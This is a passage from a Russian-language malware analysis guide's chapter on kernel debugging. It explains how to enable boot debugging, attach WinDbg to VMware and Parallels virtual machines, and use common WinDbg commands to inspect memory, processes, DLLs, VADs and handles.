resumeobject            {d121a616-887e-11de-be3f-9b9b7d346734}
nx                      OptIn
```

2. Создайте копию конфигурации с идентификатором `{current}`:

```
C:\>bcdedit /copy {current} /d "Windows 7 with Debug"
The entry was successfully copied to
{d121a61a-887e-11de-be3f-9b9b7d346734}.
```

3. Включите загрузочную отладку для нового идентификатора:

```
C:\>bcdedit /debug {d121a61a-887e-11de-be3f-9b9b7d346734} ON
The operation completed successfully.
```

4. Снова выполните `bcdedit` без параметров и убедитесь, что изменения приняты:

```
C:\>bcdedit

Windows Boot Loader
-------------------
identifier              {d121a61a-887e-11de-be3f-9b9b7d346734}
device                  partition=C:
path                    \Windows\system32\winload.exe
description             Windows 7 with Debug
locale                  en-US
inherit                 {bootloadersettings}
recoverysequence        {d121a618-887e-11de-be3f-9b9b7d346734}
recoveryenabled         Yes
osdevice                partition=C:
systemroot              \Windows
resumeobject            {d121a616-887e-11de-be3f-9b9b7d346734}
nx                      OptIn
debug                   Yes
```

Загрузка в режиме отладки

При следующем включении выберите операционную систему с отладкой. Загрузка будет идти как обычно до подключения отладчика. В зависимости от присвоенных имён экран будет похож на рисунок 14-3.




Рисунок 14-3. Загрузка в режиме с включённым отладчиком

Рецепт 14-3. Отладка гостевой системы VMware Workstation в Windows

Предполагается, что VMware Workstation работает на основной Windows-системе, выполняющей роль отладчика, а исследовать нужно ядро одной из гостевых систем, то есть цели.

1. Установите в основной Windows-системе отладчики Microsoft и пакет символов для операционной системы цели.
2. Включите на цели загрузочный переключатель отладки по рецепту 14-2, затем выключите её.
3. При выключенной цели добавьте новое виртуальное последовательное устройство:
(1) нажмите **Edit virtual machine configuration**;
(2) на вкладке **Hardware** нажмите **Add**;
(3) выберите **Serial Port** и нажмите **Next**;
(4) выберите **Output to named pipe** и нажмите **Next**;
(5) введите имя канала или примите `\\.\pipe\com_1` по умолчанию;
(6) выберите **This end is the server**;
(7) выберите **The other end is an application**;
(8) отметьте **Connect at power on**;
(9) отметьте **Yield on CPU poll**;
(10) сверьте параметры с рисунком 14-4.




Рисунок 14-4. Добавление виртуального последовательного порта в VMware

4. Включите цель и выберите операционную систему с отладкой, как описано в рецепте 14-2.
5. Запустите WinDbg в основной Windows-системе:

```
C:\WinDDK\7600~\Debuggers> windbg -k com:pipe,port=\\.\pipe\com_1
```

6. Когда откроется WinDbg, нажмите Ctrl+Break или выберите **Debug > Break**. Появится начальный экран, показанный на рисунке 14-5.




Рисунок 14-5. Начальный экран отладчика

Теперь можно перейти к рецепту 14-5 и начать работу с отладчиком.

Рецепт 14-4. Отладка гостевой системы Parallels в Mac OS X

Для отладки между двумя виртуальными машинами требуется несколько дополнительных шагов по сравнению с рецептом 14-3. Здесь настраивается удалённое соединение между гостевыми Windows-системами Parallels в Mac OS X.

1. Назначьте одну виртуальную машину отладчиком, а другую целью. Цель удобно переименовать, например, в `Windows - Debug Target`, чтобы не перепутать их.
2. На отладочной системе установите отладчики Microsoft и символы операционной системы цели.
3. Включите на цели загрузочный переключатель отладки по рецепту 14-2.

4. Выключите обе виртуальные машины.
5. Добавьте последовательное устройство к цели:
(1) нажмите **Configure**, чтобы открыть конфигурацию виртуальной машины;
(2) нажмите значок + для добавления оборудования;
(3) выберите **Serial Port** и нажмите **Continue**;
(4) выберите **Socket** и нажмите **Continue**;
(5) введите имя сокета, по умолчанию `/tmp/com_1`;
(6) установите режим **Server** и нажмите **Add Device**.
6. Добавьте последовательное устройство к отладочной системе теми же действиями, но на последнем шаге выберите режим **Client**. Конфигурация цели должна выглядеть как на рисунке 14-6, а отладочной машины - аналогично, но с **Client** вместо **Server**.




Рисунок 14-6. Добавление виртуального последовательного порта в Parallels

7. Включите цель и выберите операционную систему с отладкой, как описано в рецепте 14-2.
8. Запустите WinDbg в отладочной системе:

```
C:\WinDDK\7600.16385.0\Debuggers> windbg -k
```

9. После открытия WinDbg нажмите Ctrl+Break или выберите **Debug > Break**. Появится начальный экран с рисунка 14-5.

Теперь можно перейти к рецепту 14-5 и начать работу с отладчиком.

Рецепт 14-5. Знакомство с командами и управлением WinDbg

В этом рецепте представлены распространённые команды WinDbg и сведения, необходимые перед началом сеанса.

Настройка символов

Символы следует настраивать в начале каждого сеанса. Если пакет символов целевой ОС установлен на отладочной системе, укажите его каталог, обычно `C:\symbols` или `C:\windows\symbols`:

```
kd> .sympath c:\windows\symbols
```

Иначе символы можно загружать по мере необходимости с сетевого сервера Microsoft:

```
kd> .sympath "SRV* http://msdl.microsoft.com/download/symbols"
```

Затем перезагрузите символы, чтобы WinDbg получил к ним доступ:

```
kd> .reload
```

Создание файлов журнала

Можно сохранять команды и соответствующий вывод. Это полезно, поскольку одна команда способна создать сотни строк, а через несколько месяцев точный ввод легко забыть. Журнал включается так:

```
kd> .logopen c:\test.log
Opened log file 'c:\test.log'

[... type your commands here ...]

kd> .logclose
Closing open log file c:\test.log
```

Поиск функций и переменных

Команда x (examine symbols) находит символы: функции, экспортируемые драйверами ядра и DLL пользовательского режима, а также глобальные переменные. Синтаксис: `x [module]![symbol]`; звёздочки служат подстановочными символами. Следующий пример ищет в модуле `nt`, исполнительном модуле ядра, функции, связанные с мьютексами:

```
kd> x nt!*mutex*
804d7690 nt!_imp_ExReleaseFastMutex = <no type information>
8055f900 nt!MmSectionBasedMutex = <no type information>
8055a160 nt!KiGenericCallDpcMutex = <no type information>
8055f920 nt!MmSectionCommitMutex = <no type information>
[...]
```

Следующая команда ищет во всех загруженных модулях ядра функции, связанные с событиями уведомлений:

```
kd> x *!*notify*
8058a950 nt!NtNotifyChangeDirectoryFile = <no type information>
80612b0a nt!FsRtlNotifyCompletion = <no type information>
80561500 nt!PspCreateProcessNotifyRoutineCount = <no type information>
80554a04 nt!SepRmNotifyMutex = <no type information>
8068eb38 nt!PsImageNotifyEnabled = <no type information>
[...]
b2f04dc7 tcpip!AddrChangeNotifyRequest = <no type information>
b2f2eef6 tcpip!TcpSynAttackNotifyCcb = <no type information>
b2f08eb3 tcpip!IPNotifyClientsIPEvent = <no type information>
[...]
bf8c1ad2 win32k!NtUserNotifyProcessCreate = <no type information>
bf8bfc08 win32k!xxxUserNotifyProcessCreate = <no type information>
bf8acfbf win32k!DeviceCDROMNotify = <no type information>
```

Можно выполнять и обратный поиск по адресу, определяя символы точно в этом месте или рядом. В следующем выводе `8062d880` находится между `PsSetCreateProcessNotifyRoutine` и `PsSetCreateThreadNotifyRoutine` модуля `nt`:

```
kd> ln 8062d880
(8062d7b6)   nt!PsSetCreateProcessNotifyRoutine+0xca
(8062d88d)   nt!PsSetCreateThreadNotifyRoutine
```

Вывод объектов и структур

Команда `dt` (display type) показывает сведения о типах структур данных и объектов ядра. Если известен адрес структуры или объекта в памяти, WinDbg разбирает его члены. Переключатель `-r` рекурсивно обрабатывает вложенные структуры. Следующие команды сначала показывают формат PEB, а затем применяют его к PEB конкретного процесса.

```
kd> dt _PEB
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 SpareBool        : UChar
   +0x004 Mutant           : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
[...]
kd> !process 0 0
PROCESS 820ddda0  SessionId: 0  Cid: 0e30    Peb: 7ffde000
    ParentCid: 02a8 DirBase: 1710d000  ObjectTable: e1b809a8
    HandleCount:  16.
    Image: logon.scr
[...]

kd> .process /r /p 820ddda0

kd> dt _PEB 7ffde000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0 ''
   +0x003 SpareBool        : 0 ''
   +0x004 Mutant           : 0xffffffff
   +0x008 ImageBaseAddress : 0x01000000
[...]
```

Перед углублённой отладкой ядра следует познакомиться со структурами и типами из таблицы 14-1. Они часто читаются и записываются функциями ядра. Для просмотра в WinDbg введите `dt` и имя типа.

Таблица 14-1. Распространённые команды dt

Команда	Описание
`_EPROCESS`	Исполнительный блок процесса
`_ETHREAD`	Исполнительный блок потока
`_PEB`	Блок окружения процесса
`_TEB`	Блок окружения потока
`_UNICODE_STRING`	Структура строк широких символов
`_DRIVER_OBJECT`	Структура драйверов
`_LIST_ENTRY`	Связующий элемент двусвязных списков
`_LARGE_INTEGER`	Структура 64-разрядных чисел

Команда	Описание
_CLIENT_ID	Структура пары идентификаторов процесса и потока
_POOL_HEADER	Структура выделения памяти пула ядра
_OBJECT_HEADER	Структура объектов ядра
_FILE_OBJECT	Структура файловых объектов
_CONTEXT	Структура состояния и регистров потока

Форматирование данных

Найденные в памяти данные можно выводить в разных форматах. Команда db показывает шестнадцатеричные байты и ASCII-символы, dd - двойные слова, а da и du - строки ASCII и Unicode соответственно. Пример дампа по адресу PEB из предыдущего вывода:

```
kd> dd 7ffde000
7ffde000  00000000 ffffffff 01000000 00181e90
7ffde010  00020000 00000000 00080000 7c980600
7ffde020  7c901000 7c9010e0 00000001 7e412970
7ffde030  00000000 00000000 00000000 00000000
7ffde040  7c9805c0 000003ff 00000000 7f6f0000
7ffde050  7f6f0000 7f6f0688 7ffb0000 7ffc1000
7ffde060  7ffd2000 00000001 00000000 00000000
7ffde070  079b8000 ffffe86d 00100000 00002000
```

Чтобы вывести только ImageBase из PEB, прибавьте соответствующее смещение к базе PEB и параметром L задайте число элементов:

```
kd> dd 7ffde000+8 L1
7ffde008  01000000
```

Следующий пример показывает шестнадцатеричный и ASCII-дамп строки. Между символами находится байт \x00, что указывает на Unicode.

```
kd> x nt!*sz*
805cc7cc nt!szDaylightBias = <no type information>
805cc7b0 nt!szDaylightName = <no type information>

kd> db nt!szDaylightBias
805cc7cc 4400610079006c00-6900670068007400 D.a.y.l.i.g.h.t.
805cc7dc 4200690061007300-000000002a535953 B.i.a.s.....*SYS
805cc7ec 54454d2a00000000-00000000e7030000 TEM*............

kd> du nt!szDaylightBias
805cc7cc  "DaylightBias"
```

Вывод регистров

Команда r выводит все регистры, а указание имени, например r eax, - один регистр.

```
kd> r
eax=00000001 ebx=001f3475 ecx=80551fac edx=000003f8 esi=0000004a
edi=65f73b22
eip=804e3592 esp=f861f84c ebp=f861f85c iopl=0 nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000     efl=00000202
kd> r eax
eax=00000001
```

Содержимое флага нуля:

```
kd> r zf
zf=0
```

Значение регистра меняется простым присваиванием:

```
kd> r eax=2

kd> r eax
eax=00000002
```

Поиск в памяти

Команда `s` (search memory) ищет шаблон байтов в памяти ядра или пользовательского режима. Следующий пример обнаруживает возможные встроенные исполняемые файлы поиском заголовка MZ внутри подозрительного драйвера.

```
kd> lm n
start    end        module name
804d7000 806ed700   nt       ntoskrnl.exe
806ee000 8070e300   hal      halaacpi.dll
b1ff1000 b2016880   windev_11a2_5d2d windev-11a2-5d2d.sys
b2180000 b21c0a80   HTTP     HTTP.sys
b25a9000 b25fa880   srv      srv.sys

kd> s -d b1ff1000 Lb2016880-b1ff1000 0x00905a4d
b1ff1000  00905a4d 00000003 00000004 0000ffff  MZ..............
b1ff2340  00905a4d 00000003 00000004 0000ffff  MZ..............
```

Первая команда определила начальный и конечный адреса драйвера `windev-11a2-5d2d.sys`. Вторая нашла в его памяти значение двойного слова `-d 0x00905a4d` (`MZ\x90\x00`). Совпадение по `b1ff1000`, базе драйвера, ожидаемо. Второе по `b1ff2340` неожиданно и указывает на ещё один PE-файл внутри драйвера. Подробнее о поиске и извлечении исполняемых образов в WinDbg см. публикацию MindshaRE Коди Пирса (Cody Pierce).[4]

Флаг `-a` ищет ASCII-строки, `-u` - Unicode; завершающий `NULL` для совпадения не требуется. Пример поиска `Windows` в подозрительном драйвере:

```
kd> s -a b1ff1000 Lb2016880-b1ff1000 "Windows"
b200ad9f  57696e646f77735c-495453746f726167  Windows\ITStorag
b200e278  57696e646f77734e-5420332e35310000  WindowsNT 3.51..
b200e288  57696e646f777320-3935000057696e64  Windows 95..Wind
b200e294  57696e646f777320-4e5420342e300000  Windows NT 4.0..
b200e2a4  57696e646f777320-3938000057696e64  Windows 98..Wind
b200e2b0  57696e646f777320-4d65000057696e25  Windows Me..Win%
b200e2d0  57696e646f777320-3230303000000000  Windows 2000....
b200e2e0  57696e646f777320-5850000057696e64  Windows XP..Wind
b200e2ec  57696e646f777320-3230303300000000  Windows 2003....
b200e2fc  57696e646f777320-5669737461000000  Windows Vista...
```

Команды `s-sa` и `s-su` извлекают ASCII- и Unicode-строки. Следующая команда перечисляет ASCII-строки длиной не менее шести символов; в скобках указана строчная `l` и число 6.

```
kd> s -[l6]sa b1ff1000 Lb2016880-b1ff1000
b1ff104d  "!This program cannot be run in D"
b1ff106d  "OS mode."
b1ff135f  "`.rdata"
b1ff1387  "@.data"
b1ff13d8  ".reloc"
b1fF1414  "EventListener is EXITED, %d"
b1ff238d  "!This program cannot be run in D"
b200adc8  "config"
b200add0  "\windev-peers.ini"
b200ade4  "[blacklist]"
b200e0e4  "contract@"
b200e0f8  "anyone@"
b200e100  "update"
```

```
b200e110  "f-secur"
b200e118  "rating@"
b200e120  "@microsoft"
b200e620  "Content-Type: application/x-www-"
b200e640  "form-urlencoded"
b200e814  "FORMAT"
b200e81c  "COLLECTION"
[...]
```

> **Примечание.** Если одни и те же строки приходится многократно искать в памяти, поиск WinDbg слишком медленен или программа мешает подключению отладчика, лучше сохранить память и просканировать её модулем Volatility из рецепта 16-6.

Управление отладчиком

В таблице 14-2 приведены команды управления выполнением программы или драйвера ядра.

Таблица 14-2. Команды управления выполнением программы

Команда	Описание
`g [breakaddress]`	Продолжить выполнение текущего процесса или потока до завершения программы, достижения необязательной инструкции `[breakaddress]` или другого события остановки.
`p [count]`	Выполнить `[count]` инструкций или одну, если число не указано. Вызов подпрограммы считается одной инструкцией и обходится целиком.
`pa <stopaddress>`	Выполнять пошагово до адреса.
`pt`	Выполнять пошагово до следующего возврата.
`t [count]`	Трассировать `[count]` инструкций или одну, если число не указано. При вызове подпрограммы трассируется каждая её инструкция.
`ta <stopaddress>`	Трассировать до адреса.
`tt`	Трассировать до следующего возврата.
`u [address]`	Дизассемблировать инструкции по адресу или начиная с EIP, если адрес не указан.
`uf [address]`	Дизассемблировать все инструкции заданной функции; без адреса - текущую функцию, на которую указывает EIP.
`bp <location>`, `bu <location>`, `bm <location>`	Установить программную точку останова. Местом может быть абсолютный адрес `0x400020`, адрес относительно регистра `eip+800` или символ `nt!ZwClose`.
`bl`	Перечислить точки останова.
`bc [number]`	Удалить точку останова.

Более полный список команд и аргументов:

• *WinDbg From A to Z*[5];
• *WinDbg Thematically Grouped Command Sheet*[6];
• файл `debugger.chm`, поставляемый с отладчиками Microsoft или Windows Driver Kit.

Рецепт 14-6. Исследование процессов и их контекстов

Отладчик ядра редко используется только для драйверов. Обычно приходится переключаться между драйверами и процессами, чтобы понять взаимодействие компонентов пользовательского режима и режима ядра. В этом рецепте представлены способы исследования процессов.

Перечисление активных процессов

Команда `!process` выводит сведения об активных процессах. Первым параметром можно передать адрес структуры `EPROCESS` для одного процесса или ноль для всех. Второй параметр задаёт уровень подробности. Следующая команда выводит минимальные сведения обо всех процессах:

```
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 823c8830  SessionId: none  Cid: 0004    Peb: 00000000
    ParentCid: 0000
    DirBase: 00039000  ObjectTable: e1000cf8  HandleCount: 442.
    Image: System

PROCESS 823823e0  SessionId: none  Cid: 0260    Peb: 7ffde000
    ParentCid: 0004
    DirBase: 0a85d000  ObjectTable: e100d098  HandleCount:  19.
    Image: smss.exe

PROCESS 8222b1b0  SessionId: 0  Cid: 0290    Peb: 7ffde000
    ParentCid: 0260
    DirBase: 0c973000  ObjectTable: e15c5af0  HandleCount: 375.
    Image: csrss.exe

[...]
```

Поля вывода:

• **Cid:** идентификатор процесса;
• **Peb:** адрес блока окружения процесса;
• **ParentCid:** идентификатор родительского процесса;
• **DirBase:** таблица страниц, используемая для преобразования виртуальных адресов в физические;
• **ObjectTable:** таблица дескрипторов, подробнее рассматриваемая далее.

Чтобы получить расширенные сведения о `csrss.exe`, укажите адрес его `EPROCESS` и увеличьте уровень подробности:

```
kd> !process 8222b1b0 1
PROCESS 8222b1b0  SessionId: 0  Cid: 0290    Peb: 7ffde000
    ParentCid: 0260
    DirBase: 0c973000  ObjectTable: e15c5af0  HandleCount: 375.
    Image: csrss.exe
    VadRoot 820d5940 Vads 109 Clone 0 Private 293. Modified 959.
        Locked 0.
    DeviceMap e1004470
    Token                             e14c9478
    ElapsedTime                       09:10:13.437
    UserTime                          00:00:00.265
    KernelTime                        00:00:00.718

[...]
```

Ядро организует объекты процессов как связанный список, поэтому собственный вариант `!process` можно построить универсальной командой `!list`. Допустим, требуется вывести имя и PID каждого процесса. Сначала определите в блоке `EPROCESS` смещения связанного списка, идентификатора и имени файла:

```
kd> dt _EPROCESS
ntdll!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   [...]
   +0x174 ImageFileName    : [16] UChar
```

Затем используйте смещения в команде:

```
kd> !list "-t ntdll!_LIST_ENTRY.Flink -x \"db /c 8 @$extret-88+174 L16;
         dd @$extret-88+84 L1\" nt!PsActiveProcessHead"

823c89a4  53 79 73 74 65 6d 00 00  System..  ; ImageFileName
823c89ac  00 00 00 00 00 00 00 00  ........
823c89b4  00 00 00 00 00 00        ......
823c88b4  00000004                          ; UniqueProcessId

82382554  73 6d 73 73 2e 65 78 65  smss.exe  ; ImageFileName
8238255c  00 00 00 00 00 00 00 00  ........
82382564  00 00 00 00 00 00        ......    ; UniqueProcessId
82382464  00000260

8222b324  63 73 72 73 73 2e 65 78  csrss.ex  ; ImageFileName
8222b32c  65 00 00 00 00 00 00 00  e.......
8222b334  00 00 00 00 00 00        ......
8222b234  00000290                          ; UniqueProcessId

[...]
```

Параметры `!list` предписывают обходить список с `nt!PsActiveProcessHead`, символа модуля `nt`, указывающего на начало списка процессов. Перебор заканчивается при возвращении к началу или достижении `NULL`. Команда `db` выводит имя процесса, `dd` - PID. Переменная `@$extret` содержит адрес элемента списка. Поскольку элемент начинается по смещению 88 в `EPROCESS`, для получения базы `EPROCESS` из `@$extret` вычитается 88. Затем для полей PID и имени прибавляются соответственно 84 и 174.

Переключение контекстов процессов

У каждого процесса собственное представление памяти пользовательского режима. Поэтому команда вроде `dd 401000` неоднозначна: сначала нужно переключиться в контекст процесса, память которого требуется просмотреть. Иначе данные по `401000`, либо знаки `?` при недопустимом адресе, будут относиться не к тому процессу. Один адрес в разных контекстах:

```
kd> .process /r /p 82216c08
Implicit process is now 82216c08
.cache forcedecodeuser done

kd> dd 401000 L4
00401000  77dd7cc9 77dd7cb8 77dd7305 77dd819e

kd> .process /r /p 820ddda0
Implicit process is now 820ddda0
.cache forcedecodeuser done

kd> dd 401000 L4
00401000  ???????? ???????? ???????? ????????
```

Адрес `401000` допустим в контексте одного процесса, но не другого.

Перечисление загруженных DLL

После переключения в нужный контекст DLL перечисляются командами `!peb` или `!dlls`. Список находится в PEB, поэтому подходят обе команды, хотя сведения немного различаются. Для перечисления DLL и последующего поиска экспортируемой функции можно начать так:

```
kd> !process 0 0
[...]
PROCESS 820eada0  SessionId: 0  Cid: 02e0    Peb: 7ffde000
    ParentCid: 02a8
    DirBase: 0d270000  ObjectTable: e15e20d0  HandleCount: 421.
    Image: lsass.exe
kd> .process /r /p 820eada0
Implicit process is now 820eada0
.cache forcedecodeuser done

kd> !peb
PEB at 7ffde000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            No
    ImageBaseAddress:         01000000
    Ldr                       00191e90
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 00191f28 . 00194350
    Ldr.InLoadOrderModuleList:           00191ec0 . 00194340
    Ldr.InMemoryOrderModuleList:         00191ec8 . 00194348
            Base TimeStamp                     Module
         1000000 48025186 Apr 13 2008 C:\WINDOWS\system32\lsass.exe
        7c900000 49901d48 Feb 09 2009 C:\WINDOWS\system32\ntdll.dll
        7c800000 49c4f482 Mar 21 2009 C:\WINDOWS\system32\kernel32.dll
        77dd0000 49901d48 Feb 09 2009 C:\WINDOWS\system32\ADVAPI32.dll
        77e70000 49e5f46d Apr 15 2009 C:\WINDOWS\system32\RPCRT4.dll
        77fe0000 4988a20b Feb 03 2009 C:\WINDOWS\system32\Secur32.dll
        75730000 49901d48 Feb 09 2009 C:\WINDOWS\system32\LSASRV.dll
    [...]

kd> x lsasrv!*crypt*
757bcb33 LSASRV!LsaICryptProtectData (<no parameter info>)
757bcc91 LSASRV!LsaICryptUnprotectData (<no parameter info>)
```

Команды находят в памяти `lsass.exe` адреса функций `LSASRV.dll`, имена которых содержат `crypt`.

Просмотр карты памяти процесса

Дескрипторы виртуальных адресов (VAD) содержат сведения о выделенных сегментах памяти процесса. Как подробнее показано в главе 16, VAD помогают находить скрытый или внедрённый код. Получите `VadRoot` процесса командой `!process`, затем передайте значение команде `!vad`:

```
kd> !process 823823e0 1
PROCESS 823823e0  SessionId: none  Cid: 0260    Peb: 7ffde000
    ParentCid: 0004
    DirBase: 0a85d000  ObjectTable: e100d098  HandleCount:  19.
    Image: smss.exe
    VadRoot 8220e590 Vads 16 Clone 0 Private 29. Modified 9. Locked 0.
    [...]

kd> !vad 8220e590
VAD     level   start     end    commit
822eb210 ( 1)       0      ff     0 Private      READWRITE
822ec270 ( 2)     100     100     1 Private      READWRITE
822fbd18 ( 3)     110     110     1 Private      READWRITE
822feae0 ( 4)     120     15f     4 Private      READWRITE
822ec0a8 ( 5)     160     25f     6 Private      READWRITE
823008e8 ( 6)     260     26f     6 Private      READWRITE
82302b58 ( 7)     270     2af     4 Private      READWRITE
```

```
8237b038 ( 8)     2b0     2ef     4 Private      READWRITE
822fb590 ( 9)     2f0     2f0     1 Private      READWRITE
8220e590 ( 0)   48580   4858e     2 Mapped  Exe  EXECUTE_WRITECOPY
8220da58 ( 1)   7c900   7c9b1     5 Mapped  Exe  EXECUTE_WRITECOPY
822c0a18 ( 2)   7ffb0   7ffd3     0 Mapped       READONLY
8229c008 ( 6)   7ffdb   7ffdb     1 Private      READWRITE
8229d990 ( 5)   7ffdc   7ffdc     1 Private      READWRITE
822b9838 ( 4)   7ffdd   7ffdd     1 Private      READWRITE
822b7aa8 ( 3)   7ffde   7ffde     1 Private      READWRITE

Total VADs:    16  average level:    5  maximum depth: 9
```

Для вычисления виртуальных адресов каждого узла VAD значения начала и конца умножаются на `0x1000`. Поэтому узел `8220da58` описывает память `7c900000-7c9b1000` внутри `smss.exe`. Вывод сообщает об отображённом исполняемом файле, но не называет его. Команда `lm` в подробном режиме `vt` показывает, что в этом пространстве находится `ntdll.dll`.

```
kd> lm vt a 7c900000
start    end        module name
7c900000 7c9b2000   ntdll
    Loaded symbol image file: ntdll.dll
    Mapped memory image file:
         c:\windows\symbols\ntdll.dll\49901D48b2000\ntdll.dll
    Image path: C:\WINDOWS\system32\ntdll.dll
    Image name: ntdll.dll
    Timestamp:        Mon Feb 09 07:10:48 2009 (49901D48)
    CheckSum:         000BC674
    ImageSize:        000B2000
    Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
```

Просмотр дескрипторов процесса

Команда `!handle` перечисляет открытые дескрипторы процесса. Первый аргумент - значение дескриптора или ноль для всех, второй - уровень подробности от нуля до `0xf`. Минимальные сведения обо всех дескрипторах текущего процесса:

```
kd> !handle 0 0
processor number 0, process 823823e0
PROCESS 823823e0  SessionId: none  Cid: 0260    Peb: 7ffde000
    ParentCid: 0004
    DirBase: 0a85d000  ObjectTable: e100d098  HandleCount:  19.
    Image: smss.exe

Handle table at e13e9000 with 19 Entries in use
0004: Object: e1005448  GrantedAccess: 000f0003
